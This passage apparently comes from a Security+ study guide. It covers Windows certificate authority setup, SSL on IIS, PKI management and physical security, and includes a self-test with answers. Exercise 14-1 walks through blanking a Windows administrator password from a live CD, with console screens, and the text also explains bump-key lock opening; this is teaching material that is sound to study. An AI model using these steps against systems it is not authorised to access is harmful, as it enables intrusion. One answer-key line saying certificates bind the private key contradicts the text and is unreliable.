10. Now that you have installed the certificate authority, you can perform the initial configuration by choosing the flag icon (to the left of Manage) and then choose the link "Configure Active Directory Certificate Services on this server." On the Credentials page notice the administrator account is being used (at the bottom) and then choose Next.
11. On the Role Services page, choose both the Certification Authority and Certification Authority Web Enrollment checkboxes and then choose Next.
12. You are then asked for the type of setup you wish to perform on the Setup Type page:
    a. **Enterprise CA** Used to create a root CA in an Active Directory environment.

b. **Standalone CA** Used to create a root CA on a server that is not in an Active Directory environment.




13. For this example, choose Enterprise CA, and then choose Next.
14. On the next screen, you are asked if you are creating a root CA or a subordinate CA. You can create a hierarchy of certificate servers, with the first CA to install being the root CA and then child servers under that being subordinate CAs. A large company may need multiple subordinate CAs to help with the workload of creating certificates. Choose Root CA and then choose Next.
15. On the Private Key screen, choose "Create a new private key." This is the CA creating its own self-signed certificate (private key) that it will use to sign all other certificates it creates so that applications know where the certificates came from. Choose Next.
16. On the Cryptography for CA screen, accept the defaults for key strength and hashing algorithm used to sign certificates. Choose Next.

17. On the CA Name page, type the name of the computer for the common name of the CA. Notice the fully distinguished name is generated based on the domain name. Choose Next.
18. On the Validation Period page, specify five (5) years for the validation period for the self-signed certificate the CA generates. Then choose Next.



19. On the CA Database screen, accept the default folder location where the database for Certificate Services will be stored, and choose Next.
20. On the Confirmation screen, choose Configure to accept all of your settings and then choose Close.
21. To verify that Certificate Services was installed, launch the Certificate Services administration tool by choosing Tools | Certification Authority in Server Manager. Once you have launched the administrative tool, expand the server on the left and you can see the following folders:
    - **Revoked Certificates** Contains any certificates that have been revoked.
    - **Issued Certificates** Contains any certificates that have been issued by the CA.

- **Pending Requests** Contains any certificate requests that are still in the process of being issued.
- **Failed Requests** Contains any certificates that have failed to be issued by the CA.
- **Certificate Templates** Contains certificate templates, which are definitions for the types of certificates that can exist in your PKI.



Configuring SSL

Now that you have the CA installed, you can send a request to the CA for certificates to be used by applications. One of the most common uses of certificates is to have the certificate installed on the web server for SSL, which encrypts traffic between the client and the server.

When configuring SSL on a web site, or applying certificates to any application, there are four major steps:

1. **Create the request.** The first step is to create the certificate request, also known as the *certificate signing request (CSR)*. You typically navigate to the web site of the CA to fill out a web form to create the request or create the request from the actual application. For example, Microsoft's IIS and Exchange Server have wizards to create the certificate request. Once the request is made, it is stored in a text file.
2. **Submit the request.** Once you have the request stored in a text file, you are then ready to submit the request (contents of the text file) to the CA. Again, you do this by navigating to the CA's web site.

3. **Download the certificate.** After submitting the request through the web site, you will need to download the resulting certificate to your computer. You typically are provided a link at the end of the "submit the request" phase to download the certificate.
4. **Install the certificate.** Once the certificate has been downloaded, you can install it in your application.

EXERCISE 13-2



SSL-Enabling a Web Site


In this exercise, you will enable SSL on a site by creating a certificate request and submitting the request to a Windows CA. You will then assign the certificate to the web site in order to encrypt communication between the clients and the web server.

Create the Certificate Request

Follow these steps to create a request for a certificate, which is sent to the CA.

1. Make sure that you have the Windows 8 VM and 2012ServerA VM running.
2. On the 2012ServerA VM, choose Tools | Internet Information Services (IIS) Manager from Server Manager.
3. Select the 2012ServerA node on the left (and choose No if you get the popup asking you to get started with the web platform), and then scroll down in the Features View until you find Server Certificates in the IIS section. Double-click Server Certificates.
4. In the Actions pane on the right, choose Create Certificate Request.
5. Type the following information into the certificate request screen and then choose Next:
   - **Common name** www.certworld.loc. Note: Be sure to add this name to DNS. The common name should be the URL users enter into the browser's address bar to reach the web site. If the address users use to reach the site is different from this common name, the users will receive a warning message that the names do not match.
   - **Organization** Certification World Fake Company
   - **Organizational unit** IT Support
   - **City/locality** Toronto

- **State/province** ON
- **Country/region** CA




6. Choose Next on the Cryptographic Service Provider Properties screen.
7. Type **c:\certreq.txt** as the filename for the request and then choose Finish.



Submit the Certificate Request to the CA


Use the following steps to submit the request to the CA. (In this example, the web site and the CA are the same system, but in real life, they will be different systems.)

1. On the 2012SERVERA VM, start Internet Explorer and type **http://10.0.0.1/certsrv/** to send the request for the certificate to the CA.
2. Log in with your administrator's username and password.



3. Choose the "Request a certificate" link.
4. Choose "Advanced certificate request" to request a web server certificate.
5. Choose the second link to submit the certificate request file (the one labeled "Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file or Submit a renewal request by using a base-64-encoded PKCS #7 file").

6. You will need to open the request file (c:\certreq.txt) and copy and paste its contents into the text box that appears under Saved Request.



7. In the Certificate Template drop-down list, choose Web Server. Then choose Submit. Do not close the web page.

Download the Issued Certificate from the CA

After you've clicked the Submit button, the certificate will be created and ready for download.

1. To download the certificate, click the Download certificate link. This is the certificate that was issued to you. Once you download it, you can apply it to the web site. After you click the download link, you are prompted to save the file. What is the extension of the file being saved? _____
2. Save it to the root of the C: drive with the default name of **certnew.cer**.


Install the Certificate on the Server and Apply the Certificate to Your Web Site

1. On the 2012SERVERA VM, start the Internet Information Services (IIS) Manager and then select 2012SERVERA on the left.
2. On the right in the Features View, scroll down to locate the Server Certificates icon and then double-click it to install the certificate on the server.
3. In the Actions pane on the right, choose Complete Certificate Request.




4. In the Complete Certificate Request screen, browse to c:\certnew.cer for the filename of the certificate to install. Specify a friendly name of **Webserver Certificate** for the certificate and **Personal** as the certificate store. Choose OK.

5. Now to associate the certificate with the web site. Expand Sites on the left side to locate the Default Web Site. Right-click Default Web Site and choose Edit Bindings.



6. In the Site Bindings dialog, choose Add to add a binding.
7. In the Add Site Binding dialog, choose https as the type of binding and then fill in the host name of **www.certworld.loc**. At the bottom of the dialog box, choose the Webserver certificate to configure SSL.
8. On the right in the Features view, double-click SSL Settings.




9. Choose OK and then Close.

Force SSL Use

Now that you have applied the certificate to the site, traffic between the client and server will be encrypted, assuming that users use https instead of http. Connecting to the site through HTTP is still an option for users. Follow these steps to configure the site so that only HTTPS is used to access your site:

1. With the Default Web Site selected on the left side, double-click the SSL Settings in the Features View.
2. Enable the checkbox for "Require SSL" and then click the Apply link on the right.



3. Choose OK to exit each of the dialog boxes.

Test the Site

You will now test the site to ensure that you are required to use https instead of http.

1. Go to the Windows 8 VM and start Internet Explorer.
2. Navigate to http://10.0.0.1. You should get an error. What does the error say?

   _____

   _____

3. Connect to the SSL port on the site using https://10.0.0.1 to verify that you can surf the SSL-enabled web site.

Managing a PKI


There are a number of tasks that need to be performed when implementing and maintaining the PKI environment. How you perform these tasks will depend on the software you're using. The following sections provide a general idea of how to perform these management functions.

Revoke a Certificate

As mentioned, at any point in time, the CA can revoke a certificate if it determines the certificate was obtained in a fraudulent manner or if there was a security compromise involving the certificate. The following steps can be performed to revoke the certificate:

1. From Server Manager, choose Tools | Certification Authority.
2. Select the Issued Certificates folder.
3. Right-click the certificate you wish to revoke and choose All Tasks | Revoke Certificate (see Figure 13-5).
4. Choose a reason for revoking the certificate from the drop-down lists and then choose Yes.

FIGURE 13-5 Revoking a certificate



Publish the CRL

After the certificates have been revoked, the CA can publish the CRL to a distribution point where applications check the CRL. Follow these steps to publish the CRL to a distribution point:

1. Within the Certification Authority console, right-click Revoked Certificates and choose All Tasks | Publish.
2. Choose the type of CRL to publish:
   - **New CRL** Choose this to publish a new, complete version of the CRL.
   - **Delta CRL** Choose this to publish just the updates to the existing CRL.
3. Choose OK.

The CRL is published to the distribution point that is specified as a server setting. Follow these steps to verify or modify the location of the distribution point:

1. In the Certification Authority console, right-click the server and choose Properties.
2. Choose the Extensions page tab.
3. Ensure the CRL Distribution Point (CDP) extension is selected (see Figure 13-6).
4. You can add or remove distribution points with the Add or Remove button.

Implement Recovery Agents

To create recovery agents for your PKI structure, the first thing you will need is a recovery agent certificate for individuals acting as recovery agents. You can obtain the certificate by creating a certificate request and choosing the Recovery Agent template.

Once the recovery agent certificate is created, you can specify the recovery agent in the CA server settings as a recovery agent for certificates that are flagged for key archival. Perform the following steps to implement recovery agents with a Windows CA:

1. In the Certification Authority console, right click-the server and choose Properties.
2. Choose the Recovery Agents page tab and select "Archive the key" (see Figure 13-7).
3. Specify the number of recovery agents allowed.
4. Choose Add to add the certificates of the recovery agents and then choose OK.

FIGURE 13-6

Specify CRL distribution points.





FIGURE 13-7

Specifying recovery agents



Implement Key Escrow

Remember that key escrow is allowing a third party to recover cryptography keys, so great care should be taken when implementing key escrow. You also want to be sure to specify the strict conditions under which the third party is allowed to participate in key recovery. For example, it may be company policy that a court order is needed for the third party to recover cryptography keys.

CERTIFICATION SUMMARY

In this chapter, you learned the concepts related to PKI and how to create your own CA to issue certificates to systems in order to secure communications. The following list summarizes what you learned about PKI:

- A certificate is an electronic file that binds the public key to an entity. The certificate is digitally signed by the creator of the certificate.
- The RA validates the request. The CA is responsible for creating and managing the certificate.
- The CRL is a published listing of certificates that have been revoked by the CA.
- When digitally signing a message, the sender's private key is used to encrypt the message digest, which is then sent to the recipient.



TWO-MINUTE DRILL

Introduction to Public Key Infrastructure

- ❑ Certificates bind the subject (person or computer) to a public key.
- ❑ The certificate is digitally signed by the CA that creates the certificate so that applications can validate the origin of the certificate.
- ❑ The RA validates a request for a certificate, and then the CA creates the certificate.

Managing a Public Key Infrastructure

- ❑ A certificate has a validation period assigned to it.
- ❑ A certificate can be renewed before the validation period is expired (instead of obtaining a new certificate).
- ❑ The CRL is a document listing revoked PKI certificates that is updated at regular intervals.
- ❑ Applications verify that a certificate is valid by checking the validation period and the CRL to ensure the certificate is still usable.
- ❑ To allow key recovery, you should implement key archiving and a key-recovery process that follows the rules of M of N control.

Implementing a Public Key Infrastructure

- ❑ With SSL, the client generates a random symmetric key to encrypt the communication, but uses the public key of the web server to encrypt the symmetric key so that it can securely transmit the key to the web server.
- ❑ When digitally signing a message, the sender generates a message digest and encrypts the message digest with its private key.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully, because there might be more than one correct answer. Choose all correct answers for each question.

Introduction to Public Key Infrastructure

1. Which of the following is responsible for validating a certificate request?
   A. Root CA
   B. RA
   C. Subordinate CA
   D. CRL
2. Which of the following information is stored with the certificate? (Choose all that apply.)
   A. Client IP address
   B. Public key
   C. Validation period
   D. Server IP address
   E. CA that issued the certificate
3. Which of the following identifies the downside of using your own private CA?
   A. It costs too much money.
   B. You must renew certificates.
   C. The CA that created it is trusted by default.
   D. Applications do not trust your CA by default.
4. What should be done with the root CA after the subordinate CAs have been created?
   A. Enable a firewall.
   B. Perform a backup.
   C. Power it off.
   D. Export the CA certificate.

Managing a Public Key Infrastructure

5. Why do certificates need to be renewed?
   A. After a certificate is revoked, it must be renewed.
   B. Certificates are valid only for a certain period of time.
   C. After a certificate is suspended, it must be renewed.
   D. If you wish to assign the certificate to a different subject, it must be renewed.


6. Why would a certificate be revoked?
   A. The validation period has expired.
   B. It has been suspended.
   C. You want to export the certificate.
   D. The certificate was obtained in a fraudulent manner.
7. Which of the following identifies certificates that have been revoked?
   A. CRL
   B. URL
   C. Key escrow
   D. M of N control
8. Giving a third-party entity keys that can be used to decrypt information within your organization is known as what?
   A. M of N control
   B. CRL
   C. Key escrow
   D. Key archiving

Implementing a Public Key Infrastructure

9. Using SSL, the web page content is encrypted with which of the following?
   A. Server's public key
   B. Random symmetric key
   C. Server's private key
   D. Client's private key
10. When digitally signing a message, which of the following is true?
   A. The message is encrypted with the sender's private key.
   B. The message is encrypted with the sender's public key.
   C. The message digest is encrypted with the sender's public key.
   D. The message digest is encrypted with the sender's private key.

Performance-Based Question

11. You are configuring your certificate server and wish to use a hashing algorithm that creates 160-bit hash values. Using the exhibit, select the hashing algorithm you would use.



SELF TEST ANSWERS

Introduction to Public Key Infrastructure

1. ☑ **B.** The RA is responsible for validating the certificate request and the entity requesting the certificate.
   ☒ **A, C,** and **D** are incorrect. The root CA and subordinate CA are used to create certificates after the request has been validated by the RA. The CRL is a list of revoked certificates that is published by the CA.

2. ☑ **B, C, E.** The certificate is an electronic file that binds the entity to the private key. The certificate also stores information such as the public key, validation period for the certificate, and the CA that issued the certificate.
   ☒ **A** and **D** are incorrect. The client IP address and server IP address are not associated with the certificate.

3. ☑ **D.** The major drawback to using your own private CA is that applications do not trust certificates generated by your CA by default. You can install the CA's certificate into the trusted CA list to change this.
   ☒ **A, B,** and **C** are incorrect. Certificates obtained from public CAs cost money, but those obtained from private CAs do not. Both public CA and private CA certificates will need to be renewed, and certificates from a private CA are not trusted by default.

4. ☑ **C.** The root CA should be disconnected from the network and potentially powered off so that it cannot be compromised.
   ☒ **A, B,** and **D** are incorrect, as they are not common practices that should be performed with a root CA.

Managing a Public Key Infrastructure

5. ☑ **B.** Certificates are valid only for a certain period of time (typically one or two years) before they need to be renewed.
☒ **A, C,** and **D** are incorrect. A revoked certificate cannot be renewed, but a suspended certificate can be reactivated.

6. ☑ **D.** If there was a security compromise involving the certificate or the certificate was obtained in a fraudulent manner, the certificate may be revoked by the CA.
☒ **A, B,** and **C** are incorrect, as they are not reasons to revoke a certificate.

7. ☑ **A.** The certificate revocation list (CRL) is a published list of certificates that have been revoked.
☒ **B, C,** and **D** are incorrect. A URL is an address for a web site. Key escrow is when you give a copy of keys to a third-party company so that it can decrypt information if needed. M of N control is putting a minimum restriction on the number of persons needed to recover keys.

8. ☑ **C.** Key escrow is giving a third party keys that can be used to decrypt company information.
☒ **A, B,** and **D** are incorrect. M of N control is putting a minimum restriction on the number of persons needed to recover keys. A CRL is a list of certificates that has been revoked by the CA. Key archiving is the backing up of keys so that they can be restored if needed.


Implementing a Public Key Infrastructure

9. ☑ **B.** SSL uses a symmetric key. This is a randomly generated key used by the session to encrypt the communication between the client and server.
☒ **A, C,** and **D** are incorrect, as they are not used to encrypt the web page content.

10. ☑ **D.** Make a note that the message digest, not the message itself, is encrypted with the sender's private key. Digital signing is not intended to maintain confidentiality (which would require encrypting the message).
☒ **A, B,** and **C** are incorrect, as they do not represent the key used to digitally sign the message.

Performance-Based Question

11. The illustration displays the correct selection. The SHA1 hashing algorithm generates a 160-bit hash value.





14

Physical Security

CERTIFICATION OBJECTIVES

14.01 Choosing a Business Location

14.02 Physical Access Controls

14.03 Implementing Environmental Controls

✓ Two-Minute Drill

Q&A Self Test

One of the most important points to learn about computer security, network security, or information system security is that you can implement all the firewall and access control methods you want, but without physical security, most of the controls can be bypassed if the hacker can get physical access to a system. For example, if you do not lock the web server in a secure location and limit who has access to that secure location, an unauthorized person could walk up to the system, boot from a live CD, and then erase the system administrator password. Once the password has been erased, the unauthorized individual could reboot the system, log on with no password, and have full administrative capabilities on the system.

This chapter will introduce you to concepts to consider when it comes to physical security and will prepare you for the related questions on the Security+ exam. Let's start by reviewing a few points you have already learned about physical security.

All critical systems such as servers, routers, and switches should be placed in a secure location—typically known as a *server room*. The server room should be locked, and you should monitor who enters and leaves the room. Be sure to lock the cover to the chassis of each system to prevent theft of hardware components. Most systems also have a chassis intrusion feature you can enable in CMOS that will let you know if someone has taken the cover off the system.

When it comes to securing the devices in the server room, ensure that all servers have CMOS passwords set, with the boot order changed to boot only from the hard disk. This will help prevent someone from booting from a live CD and loading a different operating system.

Also, secure your routers and switches in the server room. Ensure that you have disabled any unused ports on the switch so that unauthorized systems cannot be connected to the switch. Use the port security feature on the switch so that only the appropriate system can be connected to a particular port. Also, for both the router and the switch, be sure to configure passwords on the console port and auxiliary port to ensure that someone does not connect to the switch or router and change the configuration.

The server room should have only one entrance, which is monitored continuously, and should have no windows. As an extra layer of security, it is best to locate the server room in an area where limited personnel have access.

CERTIFICATION OBJECTIVE 14.01

Choosing a Business Location

The ultimate goal with security within your organization should be to keep your employees safe. Take time to consider safety issues surrounding your company's building and location.

Facility Concerns

When selecting your business location, research the area you are considering. One of the key issues related to facility security would be the crime rate in the area you are considering. If an area has a high crime rate, it may not make sense to build there because you may experience theft or damage to company assets, but more importantly, your employees may not be safe in such an area.

Outside of crime rates, other considerations include, for example, whether the area is in a flood zone. Look into the history of floods and other natural disasters in the area because it may not be worth the risk of building a facility in an area that is prone to disasters.

Another point to consider when selecting your facility is how long it takes emergency services such as ambulance and the fire department to reach that area. If the area is difficult to reach, then there is a potential safety risk to your employees and customers.

Lighting and Windows

Ensure that the facility has proper lighting and that entrances and exits are properly marked, well lit, and accessible. Be sure that the parking area, as well as the pathways to and from it, have adequate lighting to help keep employees safe when arriving or leaving the facility.

It is critical that you equip the facility with emergency lighting units (Figure 14-1) that have a backup power source such as a battery. This battery does not have to be large and supply long periods of power; it only needs to power the emergency lights so personnel can safely evacuate the building.

If you are in an area that has a high level of crime or vandalism, you may have to invest in windows with wire mesh or bars to deter vandals from smashing the windows to enter the facility.

FIGURE 14-1

Emergency lighting with backup power should be used in case the building loses power.



Doors, Windows, and Walls

When constructing your facility, ensure you plan the placement of facility entrances in such a way that they can be closely monitored, and be sure to offer a safe entrance and exit for employees. In highly secure environments, all entrances should have a security desk close by where security can monitor who is coming and going.

Be sure that entrances to secure areas use secure doors that have hinges with pins that cannot be removed. Also ensure that each of the doors has a panic bar on it so that it can be opened with ease in case of emergency.


Verify that the walls go from the true floor to the true ceiling instead of using partitions to create different rooms. If a partition is used that does not go from the true floor to the true ceiling, then it is possible for an intruder to gain access to the secure area through the crawl space above a door (see Figure 14-2) or below the floor.

If you do have ventilation ducts or utility tunnels in the facility, it is recommended that you place motion sensors in this area so that you know if someone is compromising your facility by using these areas. You can use motion detectors such as the following common types:

- **Closed-circuit sensor** With a closed-circuit sensor, an electrical circuit exists that, when broken, triggers the alarm, indicating that someone is in the area. This is commonly used in windows with tiny wires so that if the window is smashed, the circuit is broken and the alarm signals.

FIGURE 14-2

Ensure that secure areas have walls that go from the true floor to the true ceiling.



- **Pressure mat sensor** You can also use pressure mats that are activated after working hours so that if an intruder enters the facility and walks on the material, then the alarm will go off.
- **Proximity sensor** With a proximity sensor, the sensor emits a magnetic field that it monitors. When someone approaches, the motion of the intruder changes the field's frequency. The system detects this, and it sets off the alarm. This kind of motion sensor is prone to many false alarms.
- **Photoelectric sensor** With a photoelectric sensor, a beam of light is emitted from a transmitter to a receiver. When an intruder breaks the beam of light, it trips the alarm.

Safety Concerns

A large part of physical security deals with ensuring you are creating a safe environment for your employees. For example, you want to ensure you have proper lighting in the facility and parking lot area to deter burglars. The following are some other examples of physical security components that add safety:

- **Signs** Ensure that the facility is using proper signage labeling all exits so that employees can locate the exits during an emergency.
- **Escape Route** Ensure that escape routes have been created in case of emergencies such as fire or flooding.
- **Escape Plans** Ensure that escape plans are created and that you have communicated escape plans to all employees.

- **Drills** Perform regular drills, such as fire drills, to test escape plans and the timeliness of all employees using the appropriate escape route.
- **Testing Controls** Test all security controls to ensure their effectiveness. For example, be sure to test fire alarms and fire extinguishers on a regular basis.

CERTIFICATION OBJECTIVE 14.02

Physical Access Controls

Once you have selected the location of the facility, you need to look at how to control access to the facility. This section addresses important concepts of physical access control—be prepared for questions on the Security+ exam about physical access controls!

INSIDE THE EXAM

The Value of Physical Security

For the Security+ exam, know that a hacker can easily bypass the security of a system if the hacker can physically get to a system or server. Any security features of the operating systems are only valid if the operating system is running, so most hackers who wish to bypass the security of the operating system simply boot off a live CD.

In order to prevent this from happening, you need to implement physical security within the organization to ensure that you control who gains physical access to the systems. Remember for the exam that physical security is an important method to help keep unauthorized individuals from gaining access to critical systems and networks.

EXERCISE 14-1



Erasing the Administrator Password with a Live CD

In this exercise, you will download and install the *Offline NT Password & Registry Editor* (also known as NTPASSWD) live CD and use it to erase the administrator password on a Windows XP or Windows 7 system. The point of this exercise is to show you that if someone can get physical access to a system, then they can easily bypass most security controls. Ensure you are working on a test system and not on a production system.

1. Download and install the latest version of NTPASSWD from the following URL: http://pogostick.net/~pnh/ntpasswd.
2. Record the administrator password: _____
3. Modify your CMOS settings so that you boot from the CD-ROM before the hard disk.
4. Once the latest ISO has been downloaded, burn the ISO to a CD, and boot from the CD on a Windows system.
5. On the welcome screen, press ENTER to boot the Linux kernel.

```
*****************************************************************************
*                                                                           *
*  Windows NT/2k/XP/Vista Change Password / Registry Editor / Boot CD       *
*                                                                           *
*  (c) 1998-2008 Petter Nordahl-Hagen. Distributed under GNU GPL v2         *
*                                                                           *
* DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!            *
*             THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE         *
*             CAUSED BY THE (MIS)USE OF THIS SOFTWARE                       *
*                                                                           *
* More info at: http://home.eunet.no/~pnordahl/ntpasswd/                    *
* Email       : pnordahl@eunet.no                                           *
*                                                                           *
* CD build date: Sun Jun 27 22:05:15 CEST 2010                              *
*****************************************************************************

Press enter to boot, or give linux kernel boot options first if needed.
Some that I have to use once in a while:
boot nousb          - to turn off USB if not used and it causes problems
boot irqpoll        - if some drivers hang with irq problem messages
boot vga=ask        - if you have problems with the videomode
boot nodrivers      - skip automatic disk driver loading

boot: _
```

6. You are presented with a list of partitions; select the Windows partition that you would like to load (normally 1). Notice that the prompt has "[1]"—this means that 1 is the default, so with any question, you can just press ENTER to select the default.

```
Disks:
Disk /dev/sda: 4294 MB, 4294950912 bytes

Candidate Windows partitions found:
 1 :           /dev/sda1     4086MB BOOT

Please select partition by number or
 q = quit
 d = automatically start disk drivers
 m = manually select disk drivers to load
 f = fetch additional drivers from floppy / usb
 a = show all partitions found
 l = show probable Windows (NTFS) partitions only
Select: [1] _
```

7. You may get a prompt indicating that the system has not been cleanly shut down and that you may lose some files. Press Y to force the loading of the partition and press ENTER.

```
Mounting from /dev/sda1, with assumed filesystem type NTFS
So, let's really check if it is NTFS?

The disk contains an unclean file system (0, 0).
Yes, but 'dirty'
============================================================
 ** The system has not been shut down properly (is dirty)
 ** SAFEST is to shut down twice in a row from windows
 ** then try this again
============================================================

If that is not possible, you can force changes, but there
is a small risk of losing some newly changed files

Do you wish to force it? (y/n) [n] y_
```

8. The partition is loaded and then you are prompted for the location of the Windows registry. Type the location of the Windows registry, or accept the default by pressing ENTER.

```
Using the force.
Mounting it. This may take up to a few minutes.
The disk contains an unclean file system (0, 0).
The file system wasn't safely closed on Windows. Fixing.

Success!

============================================================
 Step TWO: Select PATH and registry files
============================================================
DEBUG path: windows found as WINDOWS
DEBUG path: system32 found as system32
DEBUG path: config found as config
DEBUG path: found correct case to be: WINDOWS/system32/config

What is the path to the registry directory? (relative to windows disk)
[WINDOWS/system32/config] : _
```

9. You are then asked what part of the registry you would like to load. To manipulate the user accounts on the local system, choose the predefined choice of 1 (the default) to load the SAM database and do a password erase. Press ENTER.

```
================================================================
 Step TWO: Select PATH and registry files
================================================================
DEBUG path: windows found as WINDOWS
DEBUG path: system32 found as system32
DEBUG path: config found as config
DEBUG path: found correct case to be: WINDOWS/system32/config

What is the path to the registry directory? (relative to windows disk)
[WINDOWS/system32/config] :
DEBUG path: WINDOWS found as WINDOWS
DEBUG path: system32 found as system32
DEBUG path: config found as config
DEBUG path: found correct case to be: WINDOWS/system32/config

-rwxrwxrwx     1 0         0            262144 Jan 16  2009 SAM
-rwxrwxrwx     1 0         0            262144 Jan 16  2009 SECURITY
-rwxrwxrwx     1 0         0            262144 Jan 16  2009 default
-rwxrwxrwx     1 0         0          89128896 Jan 16  2009 software
-rwxrwxrwx     1 0         0        2621440 Mar 13 02:19 system
drwxrwxrwx     1 0         0           4096 Oct 27  2002 systemprofile
-rwxrwxrwx     1 0         0            262144 Oct 27  2002 userdiff

Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] : _
```

10. Choose option 1 to edit user data and passwords and press ENTER.

```
* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length        : 0
Password history count         : 0

<>========<> chntpw Main Interactive Menu <>========<>
Loaded hives: <SAM> <system> <SECURITY>
  1 - Edit user data and passwords
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> _
```

11. You are then presented with a list of user accounts that exist on the system. Notice that you are able to tell which accounts are administrative accounts by the "Admin?" column. Type the username of the account you wish to modify and press ENTER.

```
What to do? [1] ->

===== chntpw Edit User Info & Passwords ====

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  |          |
| 01f5 | Guest                          |        | dis/lock |
| 03e8 | HelpAssistant                  |        | dis/lock |
| 03ea | SUPPORT_388945a0               |        | dis/lock |
| 03eb | user1                          |        |          |
| 03ec | user2                          |        |          |
| 03ed | user3                          |        |          |
| 03ee | user4                          |        |          |
| 03ef | user5                          |        |          |
| 03f0 | user6                          |        |          |

Select: ! - quit, . - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] _
```

12. You are presented with details on this account and then asked what you would like to do with the account. Choose option 1 to clear the user password and press ENTER.

```
RID      : 0500 [01f4]
Username: Administrator
fullname:
comment  : Built-in account for administering the computer/domain
homedir  :

User is member of 1 groups:
00000220 = Administrators (which has 1 members)

Account bits: 0x0210 =
[ ] Disabled        | [ ] Homedir req.      | [ ] Passwd not req.  |
[ ] Temp. duplicate | [X] Normal account    | [ ] NMS account      |
[ ] Domain trust ac | [ ] Wks trust act.    | [ ] Srv trust act    |
[X] Pwd don't expir | [ ] Auto lockout      | [ ] (unknown 0x08)   |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)    | [ ] (unknown 0x40)   |

Failed login count: 0, while max tries is: 0
Total  login count: 29

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Edit (set new) user password (careful with this on XP or Vista)
 3 - Promote user (make user an administrator)
(4 - Unlock and enable user account) [seems unlocked already]
 q - Quit editing user, back to user select
Select: [q] > _
```

13. You are then given the status that the password has been cleared. Type **!** to quit and then press ENTER.
14. Type **q** to quit and then press ENTER.
15. When asked "About to write file(s) back! Do it?" type **y** and then press ENTER. You should get confirmation that the edit is complete.
16. Take the CD-ROM out and reboot the system.
17. Try to log on as the administrator account with your old password. Were you successful? _____ Try to log on with the administrator account with no password. Were you successful? _____

Fencing and Guards

The first line of defense in physical security is at the perimeter of the facility premises. It is critical in highly secure environments that you control who gets access to the company property even before they reach the building. Two popular methods of controlling access to company property are by using fences and guards.

Perimeter Fencing

In highly secure environments, look at putting a fence around the perimeter of the property to deter intruders from trespassing. With a fence around the perimeter, you

are forcing anyone who wants access to the facility to go through the main gates, where you implement security checks on everyone entering or leaving the facility.

exam Watch

For the certification exam, know that the recommended fence height to deter a determined intruder is 8 feet plus strands of barbed wire on top facing the intruder at a 45-degree angle.

The height of the fence you put in depends on what your goal is. If you are looking to deter a casual intruder, then you typically go with a fence that is 3 to 4 feet high. Keep in mind that a 4-foot fence is easy to climb, so if you are looking to deter a casual climber, then the recommended fence height is 5 to 7 feet. A determined intruder would have no problem figuring out how to climb a 7-foot fence, so to deter such an intruder, the recommended fence height is 8 feet plus three lines of barbed wire on top tilted at a 45-degree angle toward the intruder.

Guards

When you implement the fence around the perimeter of the network, you will need to have a security gate with guards checking anyone entering or leaving the premises. The guards at the gate will verify that a visitor is expected at the facility and then typically give them a "visitor" ID badge to be worn at all times. Employees entering the facility will need to display their employee ID badge to get access to the facility. The ID badge will have the employee name and a photo of the employee.

The guard at the gate will monitor persons leaving the facility and try to ensure that equipment is not being stolen from the facility. Adding a security guard to your physical security plan has the added bonus that the guard can identify abnormal activity or anything out of the norm. I talked to one customer who said that if employees are leaving with a laptop or other computer equipment, the equipment is verified at the gate on the way out. The guard verifies the employee is allowed to leave with the equipment and makes them sign out the equipment. This is done to prevent internal theft of company assets.

Depending on the level of security required by your company, you may have guards positioned throughout the facility ensuring that no security incidents occur. The guards should be trained to watch for ID badges on all persons walking through the facility and to question anyone who does not have an ID badge. At one customer's facility where I was given a visitor badge and put it on, the gentleman who authorized me to be there said, "No, you have to attach it on your left side."

The organization strictly enforces that all personnel wear the badge in the same place so that security can easily see the badge.

Hardware Locks

One of the most popular methods of controlling access to a facility or room is to implement a locking system on the doors. Conventional locks are easy to pick and susceptible to a bump key attack. A *bump key* is a normal key that has been filed down to fit into a lock—the key is inserted into the lock and pulled out one notch. When the key is tapped, it causes the pins in the lock to align and then unlock the door.

You can purchase pick-resistant locks (for a higher cost), which give you the added security that the lock will not be easily compromised, but most companies use electronic locking systems in today's high-security environments. The two common types of electronic locking systems are an *electronic key system* and an *electronic combination lock*. With the electronic key system, employees are given a *token* device that has their access code encoded in it. When the employee swipes the token past the electronic sensor, the door unlocks (see Figure 14-3).

FIGURE 14-3

Gaining access to a facility with a token and an electronic sensor



You can also have an electronic combination lock, which allows employees to type a PIN number into the lock to gain access. I have seen electronic keypads that do not have numbers on the buttons until you press the Start button. Once you press the Start button, the system randomly generates the placement of the numbers so that if someone watches your finger position, it will not help them guess the access code. The electronic combination locks are also known as *cipher locks*.

With either of the electronic locking systems, the company can control which areas an employee has access to based on the access code. These systems can also log access, including the date and time that the employee accessed the facility or different areas of the facility.

Access Systems

A company can control access to the facility with a number of methods known as access systems. The following lists some popular access systems you may be tested on during the Security+ exam.

Components that are part of an access system can be considered *fail-safe* or *fail-secure*. The following outlines their differences:

- **Fail-safe** A fail-safe device responds by not doing anything to cause harm when the failure occurs. For example, if a lock fails, it defaults to being unlocked so that people can enter or exit. This is also known as *fail-open* because the door will default to being open.
- **Fail-secure** A fail-secure device responds by making sure that the device is using a secure state when a failure occurs. For example, if a lock fails and it is a fail-secure lock, it will default to a locked state. This is also known as *fail-close* because the door is defaulting to being locked and cannot open.

ID Badges

As mentioned earlier, in highly secure environments the employees are required to wear ID badges that display the employee name and picture. The company policy also may require that employees have the ID badge visible at all times, which means that you are required to wear the badge and have it pinned to your clothing.

The ID badge may be required to access an area by swiping the badge through a card reader. The badge would typically have a magnetic strip on it that contains the employee access code. If the employee is someone who has been given access to that physical area, then the door would open.

Physical Tokens

Some access systems use a physical token (see Figure 14-4) that the employee would carry with them and use to gain access to the facility or to a specific area of the facility. The access token is typically placed on the employee's keychain and carried at all times.

Proximity Readers

